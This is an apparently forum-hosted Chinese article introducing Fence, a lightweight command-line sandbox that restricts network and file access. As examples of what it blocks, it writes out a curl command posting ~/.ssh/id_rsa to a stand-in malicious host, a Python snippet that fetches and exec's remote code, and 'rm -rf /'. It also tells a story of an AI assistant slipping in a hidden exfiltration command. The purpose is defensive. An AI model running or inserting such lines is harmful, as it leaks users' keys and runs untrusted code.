如果你在开发、运维或使用AI编程助手时,曾有过心跳漏拍的“危险时刻”——比如一个脚本突然占满CPU或悄悄上传了你的密钥,那么今天介绍的这个工具,或许能成为你的“数字保镖”。

我们将要深入探讨的是一个名为 Fence 的轻量级工具。它不依赖重型容器技术,却能像给命令行套上一层智能“电子围栏”,精确控制网络访问与文件系统操作。它的目标是:在意外或恶意代码造成实际损害之前,将其拦截。
你以为的“安全”,可能只是“未被触发”
先设想一个场景。一位前端工程师让AI助手生成一段自动部署脚本。AI给出了看似标准的命令:
npm install && npm run build && scp -r dist/ user@prod-server:/var/www
工程师照常复制粘贴并执行。几秒后,终端卡顿,CPU占用率飙升,网络流量异常。紧急中断后检查发现,自己的 ~/.ssh/id_rsa 私钥文件已被上传至陌生IP。
问题出在哪里?AI可能在生成时,无意(或被诱导)插入了一行隐藏命令:
curl -X POST --data-binary @~/.ssh/id_rsa http://malicious.site。
这个故事的背后是一个被忽视的真相:我们默认“命令行环境是可信的”,但它恰恰是风险最高的入口之一。
npm install 可能执行包中任意 postinstall 脚本。git clone 后执行 make 可能编译含有后门的二进制文件。- 理论上,甚至
ls 命令也可能通过环境配置触发远程代码执行(尽管罕见)。
关键在于,这些命令都以当前用户身份运行,拥有几乎完整的文件读写和网络权限。一旦中招,损失可能是整个用户目录乃至更广的范围。
因此,我们需要一个“沙箱”。但Docker这类容器方案对于日常CLI操作来说,显得启动慢、配置复杂且资源开销大。此时, Fence 的轻量级设计便应运而生。
Fence 是什么?一个“命令行权限管家”
Fence的定位非常清晰:轻量、无需容器、专注命令行安全。
它的核心哲学很简单:在运行任何命令前,先根据规则询问:“这个操作被允许吗?”
具体来说,Fence提供三大防护能力:
- 网络隔离:默认禁止所有外网访问,仅允许你明确配置的域名或IP。
- 文件系统限制:精细控制命令可以读取和写入哪些目录。
- 命令黑名单:直接拦截如
rm -rf /、未经授权的 git push 等明确的高危操作。
它支持macOS和Linux,安装只需一行命令:
curl -fsSL https://raw.githubusercontent.com/Use-Tusk/fence/main/install.sh | sh
安装后,基础使用方式如下:
# 默认禁止所有网络访问
fence curl https://example.com
# → 请求被拦截,返回网络错误(如403 Forbidden)

# 使用内置模板允许开发相关域名访问
fence -t code npm install
# → 允许访问 npmjs.org, pypi.org 等域名

# 拦截危险命令
fence -c “rm -rf /”
# → 直接报错:Command denied: rm -rf /
这就像为你的命令行程序安装了“权限管理弹窗”,每次操作都需经过策略审查。对于管理复杂的运维任务和防范供应链攻击,这类工具正变得愈发重要。
技术原理:不靠容器,如何实现沙箱?
一个常见的问题是:不依赖Docker,Fence如何进行有效的隔离?
答案是:深度利用操作系统原生提供的沙箱机制。
macOS:基于 sandbox-exec
macOS自带一个强大的沙箱工具 sandbox-exec。它通过一种“配置文件(profile)”来定义进程的权限边界,例如禁止网络、仅允许读写特定目录。
Fence在macOS上的工作方式,就是动态生成一个临时的sandbox profile文件,然后通过 sandbox-exec 命令在此配置下启动目标命令。
例如,当你运行 fence curl https://example.com 时,Fence会在后台生成一个类似如下的profile:
(version 1)
(deny network*)
(allow file-read* file-write* (subpath “/tmp”))
并执行:
sandbox-exec -f /tmp/fence-profile.sb curl https://example.com
结果显而易见:curl 命令的网络请求被系统层直接拒绝。
Linux:基于 bubblewrap
Linux没有 sandbox-exec,但有更灵活的 bubblewrap(常简写为 bwrap)。它是Flatpak应用沙箱背后的核心工具,能够创建独立的用户命名空间、挂载可控的文件系统视图并限制内核能力(capabilities)。
Fence在Linux上会调用 bwrap 来构建一个受限环境。一个简化的示例如下:
bwrap \
  --ro-bind /usr /usr \
  --ro-bind /lib /lib \
  --bind $PWD $PWD \
  --dev /dev \
  --unshare-net \          # 关键:断开网络命名空间
  --unshare-user \
  curl https://example.com
--unshare-net 参数使得命令运行在一个独立的网络命名空间中,无法访问外部网络。文件系统权限则通过 --bind(读写)和 --ro-bind(只读)进行精细控制。
所以,Fence的巧妙之处在于它并非重复造轮子,而是将操作系统已有的安全能力进行了易用性封装和策略化统一管理。
实战:用 Fence 安全地运行 AI 生成的代码
让我们模拟一个真实场景:你让AI助手编写了一个Python脚本,并想运行它查看效果。
AI生成的代码如下:
import os
import requests

# 下载并执行一个“插件”
url = “https://cdn.example.com/plugin.py”
exec(requests.get(url).text)
这段代码看起来只是下载并执行一个远程脚本,但如果 plugin.py 内含恶意代码呢?
第一步:直接运行(危险!)
python script.py
# → 成功下载并执行了远程代码,数据可能已被窃取。
第二步:使用 Fence 基础保护
fence python script.py
# → requests.get() 调用失败,因为默认禁止所有网络访问。
# 报错:Connection refused 或类似网络错误。
威胁被成功拦截!
但有时我们的脚本确实需要联网,例如下载依赖包。这时就需要用到Fence的配置白名单功能。
第三步:配置允许特定域名访问
创建配置文件 ~/.fence.json:
{
  “network”: {
    “allowedDomains”: [“pypi.org”, “files.pythonhosted.org”]
  },
  “filesystem”: {
    “allowWrite”: [“.”]
  }
}
然后使用模板运行:
fence -t code python script.py
-t code 表示启用内置的 code 模板(它预置了常见代码仓库和包管理器的域名),并会合并你的自定义配置。
最终效果:
- 脚本访问
pypi.org → 允许
- 脚本访问
malicious.site → 拦截
- 脚本尝试写入
/etc/passwd → 拦截(只允许写入当前目录 “.”)
这正是“最小权限原则”在命令行操作中的具体实践。
高级用法:监控、SSH过滤与Go库集成
Fence不仅仅是一个简单的命令行包装器,它还提供了一些进阶功能。
1. 监控模式 (-m):洞察命令行为
当你对一个命令不放心,但又不想立即拦截时,可以使用监控模式。
fence -m npm install
此模式会放行所有操作,但同时模拟并记录下哪些行为会被拦截。在Linux上结合 bpftrace,你甚至可以观察到详细的系统调用日志。你可能会发现:
npm 尝试读取了 ~/.aws/credentials。- 某个包的
postinstall 脚本试图连接内网IP 1.2.3.4:8080。
这些信息能帮助你更准确地判断一个第三方包或脚本是否可信。
2. SSH 命令过滤
Fence还能用于过滤通过SSH在远程服务器上执行的命令,防止因手误或诱导执行毁灭性操作。
例如,你可以配置SSH白名单策略:
{
  “ssh”: {
    “allowedHosts”: [“prod-server”, “staging”],
    “allowedCommands”: [“ls”, “cat”, “systemctl status”]
  }
}
这样,任何尝试连接到非白名单主机,或执行非白名单命令的SSH操作都会被拒绝。
3. 作为 Go 库集成
如果你正在用 Go 语言开发需要运行外部命令的应用(如CI/CD系统、AI代理平台),可以直接集成Fence的沙箱能力作为安全层。
import “github.com/Use-Tusk/fence/pkg/sandbox”

sb := sandbox.New(sandbox.Config{
    Network: sandbox.NetworkConfig{
        AllowedDomains: []string{“api.mycompany.com”},
    },
    Filesystem: sandbox.FilesystemConfig{
        AllowWrite: []string{“./output”},
    },
})

err := sb.Run(“my-command”, “arg1”, “arg2”)
if err != nil {
    log.Fatal(“Blocked:”, err)
}
安全边界:理解 Fence 的能力与局限
尽管Fence非常实用,但我们必须清醒认识:它不是万能的银弹。
Fence 防不住什么?
- 内存攻击:如果被运行的命令本身存在缓冲区溢出等漏洞并被利用,Fence无法阻止其在该进程空间内的攻击行为。
- 侧信道攻击:例如通过CPU缓存计时等方式窃取信息。
- 社会工程学:如果用户自己移除了Fence或删除了配置文件,防护自然失效。
- 内核级漏洞利用:这已超出用户态沙箱工具的防御范围。
Fence 的基本假设
- 攻击者没有获得root权限。
- 底层的操作系统沙箱机制(
sandbox-exec / bubblewrap)本身是安全可靠的。
- 用户配置的白名单和策略是合理且谨慎的。
因此,Fence的定位是:有效防御“意外操作”和“低至中等程度的恶意行为”,为日常开发和运维提供一道实用的安全防线。对于大多数场景而言,风险往往来自不可信的第三方脚本而非高级持续性威胁,这道防线已经足够有价值。
为什么现在更需要 Fence?
当前有几个趋势使得命令行环境的安全变得尤为迫切:
- AI编程助手的普及:GitHub Copilot、Claude、Cursor等工具极大提升了效率,但也增加了无意中执行恶意生成代码的风险。Fence可以成为AI编码时代的“安全气囊”。
- 开源供应链攻击频发:从
ua-parser-js 到 colors.js 等事件表明,一个广泛使用的依赖包被篡改,影响可能是灾难性的。Fence可以在本地执行层面限制这类攻击的影响范围。
- DevOps自动化程度深化:CI/CD流水线、自动化部署脚本日益复杂,一旦被入侵,破坏力巨大。Fence可以作为CI Runner的一层防护,确保每个构建步骤都在可控的沙箱内进行。
快速上手:5分钟体验 Fence
理论说得再多,不如亲手一试。
安装
# macOS / Linux 一键安装
curl -fsSL https://raw.githubusercontent.com/Use-Tusk/fence/main/install.sh | sh
Linux用户需要额外安装依赖(以Ubuntu/Debian为例):
sudo apt install bubblewrap socat
# 如需使用监控模式,可安装bpftrace
# sudo apt install bpftrace
基础测试
测试网络拦截(默认应失败):
fence curl https://httpbin.org/ip
配置允许特定域名后重试:
echo ‘{
  “network”: { “allowedDomains”: [“httpbin.org”] }
}’ > ~/.fence.json

fence curl https://httpbin.org/ip
# 现在应该能成功收到IP响应
测试危险命令拦截:
fence -c “rm -rf /”
# 应返回 “Command denied” 等错误信息
结语:让安全成为一种习惯
Fence不会彻底改变你的工作流,它只是在那个关键的“回车”指令生效前,默默地充当一次校验者。
在这个AI生成代码与复杂开源供应链交织的时代,原则应当是 “信任,但须验证” 。Fence正是那个帮助你进行自动化验证的“数字守门员”。
它不追求技术的炫酷,也不带来显著的复杂度和性能损耗,却能在关键时刻,为你的敏感文件、线上资产乃至职业生涯提供多一层保障。如果你想与更多开发者探讨这类安全实践与工具,可以来云栈社区的对应板块交流。
因此,下次当你准备运行一段来源不明或令人稍有疑虑的脚本时,不妨习惯性地在前面加上 fence。
毕竟,真正的专业,不在于永不失误,而在于构建让失误难以造成实质性损害的体系。
项目地址:https://github.com/Use-Tusk/fence
 发表于 2026-1-27 08:00:35
|
查看: 343|
回复: 0
发表于 2026-1-27 08:00:35
|
查看: 343|
回复: 0

